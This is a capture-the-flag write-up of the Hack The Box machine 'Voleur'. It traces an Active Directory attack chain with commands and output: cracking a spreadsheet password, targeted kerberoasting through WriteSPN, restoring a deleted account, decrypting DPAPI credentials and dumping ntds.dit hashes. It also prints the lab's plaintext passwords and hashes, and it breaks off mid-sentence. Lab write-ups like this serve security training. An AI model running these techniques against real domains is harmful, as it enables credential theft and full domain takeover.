HTB: Voleur
🧑🚀 published on Sun Jun 07 2026 · 7 min read
Windows AD box where NTLM authentication is completely disabled. That single constraint changes everything about how you operate: no pass-the-hash, no NTLM relay, every tool needs a TGT and Kerberos must be properly configured. The box hands you starting credentials upfront but then makes you earn the rest through a chain that’s worth understanding. A spreadsheet locked in an SMB share leaks passwords for accounts you can’t use yet. A service account with WriteSPN lets you kerberoast your way to WinRM. A group called Restore_Users hints at a deleted employee. And once you bring that employee back from tombstone, his archived DPAPI blobs hand you the next account’s credentials without any cracking at all.
“Voleur” is French for thief. Appropriate.
Recon
10.129.232.130, domain voleur.htb, hostname DC. Standard AD ports: DNS, Kerberos, LDAP, SMB, WinRM on 5985. Also an SSH server on port 2222, running OpenSSH on Ubuntu - WSL, as it turns out.
…/labs/voleur ❯ sudo nmap -sV -sC -T4 $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-07 07:32 +0100
Nmap scan report for 10.129.232.130
Host is up (0.086s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-07 14:32:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2222/tcp open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: voleur.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel
The box starts with credentials: ryan.naylor:HollowOct31Nyt. First thing I tried was SMB:
…/labs/voleur ❯ nxc smb $DC -u $USER -p $PASS
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
NTLM:False and STATUS_NOT_SUPPORTED. NTLM authentication is disabled domain-wide. This means every single tool that authenticates over SMB, LDAP, or WinRM needs to use Kerberos instead. No NTLM means no pass-the-hash later either. Everything goes through TGTs.
To operate in a Kerberos-only environment, /etc/krb5.conf needs to point at the right KDC. The nmap scan showed an 8-hour clock skew between my machine and the DC, so every Kerberos call needs faketime -f '+8h' to put the timestamps in range:
[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    renew_lifetime = 7d
    forwardable = true

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }

[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB
…/labs/voleur ❯ faketime -f '+8h' getTGT.py voleur.htb/ryan.naylor:'HollowOct31Nyt'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in ryan.naylor.ccache
…/labs/voleur ❯ export KRB5CCNAME=$(pwd)/ryan.naylor.ccache
…/labs/voleur ❯ klist
Ticket cache: FILE:/home/kanyo/work/htb/labs/voleur/ryan.naylor.ccache
Default principal: ryan.naylor@VOLEUR.HTB
Valid starting Expires Service principal
06/07/2026 16:09:04 06/08/2026 02:09:04 krbtgt/VOLEUR.HTB@VOLEUR.HTB
renew until 06/08/2026 16:09:03BloodHound collection over LDAP with Kerberos auth:
…/labs/voleur ❯ nxc ldap voleur.htb -k --use-kcache --bloodhound -c All --dns-server 10.129.232.130
LDAP        voleur.htb      389    DC               [*] None (name:DC) (domain:VOLEUR.HTB) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        voleur.htb      389    DC               [+] VOLEUR.HTB\ryan.naylor from ccache
LDAP        voleur.htb      389    DC               Resolved collection methods: localadmin, objectprops, acl, psremote, container, dcom, rdp, group, session, trusts
LDAP        voleur.htb      389    DC               Using kerberos auth without ccache, getting TGT
LDAP        voleur.htb      389    DC               Using kerberos auth from ccache
LDAP        voleur.htb      389    DC               Done in 0M 17S
LDAP        voleur.htb      389    DC               Compressing output into /home/kanyo/.nxc/logs/DC_voleur.htb_2026-06-07_161131_bloodhound.zip

Ryan is a member of First-Line Technicians - a custom group, which usually means it has some permission wired to it.
The Spreadsheet in the IT Share
First-Line Technicians group gave read access to the IT share. Listing shares as ryan via Kerberos:
…/labs/voleur ✗ smbclient.py -k -no-pass dc.voleur.htb
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
Share Name                Type            Comment
----------------------------------------------------------------------
ADMIN$                    DISK (SPECIAL)  Remote Admin
C$                        DISK (SPECIAL)  Default share
Finance                   DISK
HR                        DISK
IPC$                      IPC (SPECIAL)   Remote IPC
IT                        DISK
NETLOGON                  DISK            Logon server share
SYSVOL                    DISK            Logon server share
Inside IT there was a file: Access_Review.xlsx. Password protected.
…/labs/voleur ✗ office2john Access_Review.xlsx > access.hash

…/labs/voleur ❯ john access.hash --wordlist=~/tools/wordlists/rockyou.txt
Warning: detected hash type "Office", but the string is also recognized as "office-opencl"
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 AVX 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:01 DONE (2026-06-07 08:40) 0.5555g/s 444.4p/s 444.4c/s 444.4C/s dreamer..martha
Session completed

The spreadsheet was an account access review document. Everything in it:
| Account | Type | Password | Notes |
|---|---|---|---|
| Ryan.Naylor | User | HollowOct31Nyt | First-Line Technician, Kerberos pre-auth disabled |
| Marie.Bryant | User | unknown | First-Line Technician, SMB only |
| Lacey.Miller | User | unknown | Second-Line Technician, Remote Management Users |
| Todd.Wolfe | User | NightT1meP1dg3on14 | Leaver, account “deleted”, Second-Line Technician |
| Jeremy.Combs | User | unknown | Third-Line Technician, Remote Management Users, Software |
| Administrator | User | unknown | Domain Admin, flagged as not for daily use |
| svc_backup | Service | unknown | Windows Backup, speak to Jeremy |
| svc_ldap | Service | M1XyC9pW7qT5Vn | LDAP Services |
| svc_iis | Service | N5pXyW1VqM7CZ8 | IIS Administration |
| svc_winrm | Service | unknown | Remote Management, recently reset by Lacey |
A few things jump out immediately. svc_ldap has a plaintext password. Todd.Wolfe is flagged as a leaver with his account “deleted” - and we already have his password. BloodHound showed exactly what svc_ldap can do with those credentials:

Two paths: svc_ldap has WriteSPN directly on svc_winrm, and via Restore_Users group membership it has GenericWrite over lacey.miller and the Second-Line Support Technicians OU. The group name “Restore_Users” combined with Todd’s deleted account was a strong signal.
Targeted Kerberoasting via WriteSPN
WriteSPN is an AD permission that lets you add or modify a user account’s servicePrincipalName attribute. This matters because the Kerberos protocol treats any account with an SPN as a service. When you request a TGS ticket for a service, the KDC encrypts part of the response with that account’s password hash. That encrypted blob is the kerberoastable hash - you take it offline and crack it.
svc_ldap has WriteSPN over svc_winrm. That means I can register a fake SPN on svc_winrm, request a TGS for it, and get a crackable hash. First I needed a TGT as svc_ldap:
…/labs/voleur ❯ faketime -f '+8h' getTGT.py voleur.htb/svc_ldap:'M1XyC9pW7qT5Vn'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_ldap.ccache

…/labs/voleur ❯ export KRB5CCNAME=$(pwd)/svc_ldap.ccache
Set a fake SPN on svc_winrm:
…/labs/voleur ✗ faketime -f '+8h' bloodyAD -d voleur.htb -k --host dc.voleur.htb set object svc_winrm servicePrincipalName -v 'fake/dc.voleur.htb'
[+] svc_winrm's servicePrincipalName has been updated
Request the TGS:
…/labs/voleur ❯ faketime -f '+8h' GetUserSPNs.py -k -no-pass -dc-host dc.voleur.htb voleur.htb/svc_ldap -request-user svc_winrm
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name       MemberOf                                                PasswordLastSet             LastLogon                   Delegation
--------------------  ---------  ------------------------------------------------------  --------------------------  --------------------------  ----------
fake/dc.voleur.htb    svc_winrm  CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb  2025-01-31 10:10:12.398769  2025-01-29 16:07:32.711487
The hash cracked: svc_winrm:AFireInsidedeOzarctica980219afi.
TGT for svc_winrm and into WinRM:
…/labs/voleur ✗ faketime -f '+8h' getTGT.py voleur.htb/svc_winrm:'AFireInsidedeOzarctica980219afi'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache

…/labs/voleur ❯ export KRB5CCNAME=$(pwd)/svc_winrm.ccache

…/labs/voleur ❯ faketime -f '+8h' evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
evil-winrm needs the -r realm flag and the KRB5CCNAME environment variable set for Kerberos auth to work. The realm file has to be correctly configured too.
Dead End: GenericWrite on Lacey
Inside the WinRM session, dir C:\Users showed the expected accounts plus one surprising one: todd.wolfe had a home directory even though the spreadsheet said his account was deleted.
*Evil-WinRM* PS C:\Users\svc_winrm\Desktop> dir C:\Users

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/5/2025   3:30 PM                Administrator
d-----         1/29/2025   7:11 AM                jeremy.combs
d-r---         1/28/2025  12:35 PM                Public
d-----         1/30/2025   3:39 AM                svc_backup
d-----         1/29/2025   4:47 AM                svc_ldap
d-----         1/29/2025   7:07 AM                svc_winrm
d-----         1/29/2025   4:53 AM                todd.wolfe
My first theory: use svc_ldap’s GenericWrite over lacey.miller to kerberoast her too, then pivot toward Jeremy. Tried it:
…/labs/voleur ✗ faketime -f "+8h" bloodyAD -k -d $DOMAIN --host dc.$DOMAIN set object lacey.miller servicePrincipalName -v "lacey/spn.$DOMAIN"
[+] lacey.miller's servicePrincipalName has been updated

…/labs/voleur ❯ faketime -f '+8h' GetUserSPNs.py -k -no-pass -dc-host dc.voleur.htb voleur.htb/svc_ldap -request-user lacey.miller
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name          MemberOf                                     PasswordLastSet             LastLogon  Delegation
--------------------  ------------  -------------------------------------------  --------------------------  ---------  ----------
lacey/spn.voleur.htb  lacey.miller  CN=Second-Line Technicians,DC=voleur,DC=htb  2025-01-29 10:20:10.758901  <never>
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*lacey.miller$VOLEUR.HTB$voleur.htb/lac...d5f118Exhausted. Lacey’s password wasn’t in rockyou. There’s no ADCS on this box either, so shadow credentials are off the table. Dead end.
The group name “Restore_Users” plus Todd’s flagged-as-deleted account in the spreadsheet - that was the real path.
Reanimate-Tombstone: Bringing Todd Back
I covered tombstone reanimation in detail in the TombWatcher writeup - same mechanic, different path to it. Short version: when an account is deleted in Active Directory it doesn’t disappear immediately. AD moves it to CN=Deleted Objects and strips most of its attributes, but keeps the object’s SID and sAMAccountName for a configurable period (the msDS-deletedObjectLifetime, default 180 days). This is called a tombstone. The Reanimate-Tombstones extended right, when granted on the domain root or a specific OU, lets a principal restore a tombstoned object back to its original location with its SID intact.
The Restore_Users group has that right. svc_ldap is a member. Let me query deleted objects using the LDAP control OID 1.2.840.113556.1.4.2064 (the “show deleted objects” control):
…/labs/voleur ✗ faketime -f '+8h' bloodyAD -d voleur.htb -k --host dc.voleur.htb get search -c 1.2.840.113556.1.4.2064 \
  --filter '(isDeleted=TRUE)' --attr name

distinguishedName: CN=Deleted Objects,DC=voleur,DC=htb
name: Deleted Objects

distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
name: Todd Wolfe
DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
Todd is there. Get his SID - restoration by SID is more reliable than by name when multiple tombstones exist:
…/labs/voleur ✗ faketime -f '+8h' bloodyAD -d voleur.htb -k --host dc.voleur.htb get search -c 1.2.840.113556.1.4.2064 \
  --filter '(sAMAccountName=todd.wolfe)' --attr sAMAccountName,distinguishedName,objectSid

distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
objectSid: S-1-5-21-3927696377-1337352550-2781715495-1110
sAMAccountName: todd.wolfe
…/labs/voleur ❯ faketime -f '+8h' bloodyAD -d voleur.htb -k --host dc.voleur.htb set restore 'S-1-5-21-3927696377-1337352550-2781715495-1110'
[+] S-1-5-21-3927696377-1337352550-2781715495-1110 has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htbTodd is back, restored to his original OU with his original SID. The spreadsheet already gave us his password.
…/labs/voleur ❯ kinit todd.wolfe
Password for todd.wolfe@VOLEUR.HTB:

…/labs/voleur ❯ klist
Ticket cache: FILE:/home/kanyo/work/htb/labs/voleur/svc_ldap.ccache
Default principal: todd.wolfe@VOLEUR.HTB

Valid starting       Expires              Service principal
06/07/2026 17:30:18  06/08/2026 03:30:18  krbtgt/VOLEUR.HTB@VOLEUR.HTB
	renew until 06/14/2026 17:30:17
DPAPI: Todd’s Archived Credentials
Todd had access to a subfolder in the IT share that wasn’t visible as ryan or svc_ldap. Inside it were two directories that are immediately recognizable if you’ve done any DPAPI work before:
# cd Credentials
# ls
drw-rw-rw-          0  Wed Jan 29 16:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 16:13:09 2025 ..
-rw-rw-rw-        398  Wed Jan 29 14:13:50 2025 772275FAD58525253490A9B0039791D3
# cd S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw- 0 Wed Jan 29 16:13:09 2025 .
drw-rw-rw- 0 Wed Jan 29 16:13:09 2025 ..
-rw-rw-rw- 740 Wed Jan 29 14:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw- 900 Wed Jan 29 13:53:08 2025 BK-VOLEUR
-rw-rw-rw- 24 Wed Jan 29 13:53:08 2025 PreferredThese are standard Windows DPAPI artifacts. When a user saves credentials through Windows Credential Manager - logging into a network share, saving a password for an RDP connection, anything like that - Windows encrypts the credential blob using the user’s DPAPI master key. The master key itself is derived from the user’s password (via their NT hash) and their SID. The encrypted blobs live at AppData\Roaming\Microsoft\Credentials\ and the master keys at AppData\Roaming\Microsoft\Protect\<SID>\.
When Todd was tombstoned, his Windows profile was archived to the IT share rather than wiped. That was the mistake - the archive included his entire DPAPI state: the credential blob containing Jeremy’s saved password, and the master key needed to decrypt it.
Decrypt the master key offline using Todd’s password:
…/labs/voleur ❯ faketime -f '+8h' dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Use the master key to decrypt the credential blob:
…/labs/voleur ❯ faketime -f '+8h' dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown : qT3V9pLXyN7W4mjeremy.combs:qT3V9pLXyN7W4m. Todd had saved Jeremy’s credentials in Credential Manager at some point - maybe to access a shared resource, maybe to test a service. Windows encrypted them silently. When Todd got deleted and his profile archived, those credentials came along for the ride.
Jeremy, the SSH Key, and the Backup
The spreadsheet noted Jeremy had access to the Software folder. Kinit as Jeremy and look at the IT share:
…/labs/voleur ❯ kinit jeremy.combs
Password for jeremy.combs@VOLEUR.HTB:

…/labs/voleur ❯ klist -l
Principal name                 Cache name
--------------                 ----------
jeremy.combs@VOLEUR.HTB        FILE:/tmp/krb5cc_1000

…/labs/voleur ❯ export KRB5CCNAME=/tmp/krb5cc_1000

…/labs/voleur ❯ faketime -f '+8h' smbclient.py -k -no-pass dc.voleur.htb

# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 10:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 21:09:59 2025 ..
drw-rw-rw-          0  Thu Jan 30 17:11:29 2025 Third-Line Support
# cd Third-Line Support
# ls
drw-rw-rw-          0  Thu Jan 30 17:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 10:10:01 2025 ..
-rw-rw-rw-       2602  Thu Jan 30 17:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 17:07:35 2025 Note.txt.txt
An RSA private key and a note. The note:
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
Port 2222 from the nmap. svc_backup with that SSH key. The note explains what the Linux SSH is for - WSL is configured on the DC to run Linux binaries against the Windows filesystem.
svc_backup@DC:~$ sudo -l
Matching Defaults entries for svc_backup on DC:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_backup may run the following commands on DC:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
Full sudo, no password. Confirmed WSL interop is active:
root@DC:/home/svc_backup# cat /proc/sys/fs/binfmt_misc/WSLInterop 2>/dev/null
enabled
interpreter /init
flags:
offset 0
magic 4d5a
The WSL interop entry means Windows PE binaries (identified by the MZ magic) are handed off to the Windows kernel for execution. The Windows filesystem is mounted under /mnt/c/. Browsing the IT share from inside WSL:
svc_backup@DC:/mnt/c/IT/Third-Line Support$ ls
Backups  Note.txt.txt  id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls
Active Directory/ registry/
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls Active\ Directory/
ntds.dit ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls registry/
SECURITY SYSTEMA pre-staged backup: ntds.dit, SYSTEM, SECURITY. Everything needed to extract every credential in the domain. Pulled them locally and ran secretsdump:
…/voleur/Backups ❯ secretsdump.py -ntds ntds.dit -system SYSTEM -security SECURITY LOCAL
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
Administrator NT hash. Because NTLM is disabled, I can’t use it directly for pass-the-hash over SMB or WinRM. But I can use it to get a Kerberos TGT - the KDC will accept the NT hash to derive the AS-REP encryption key:
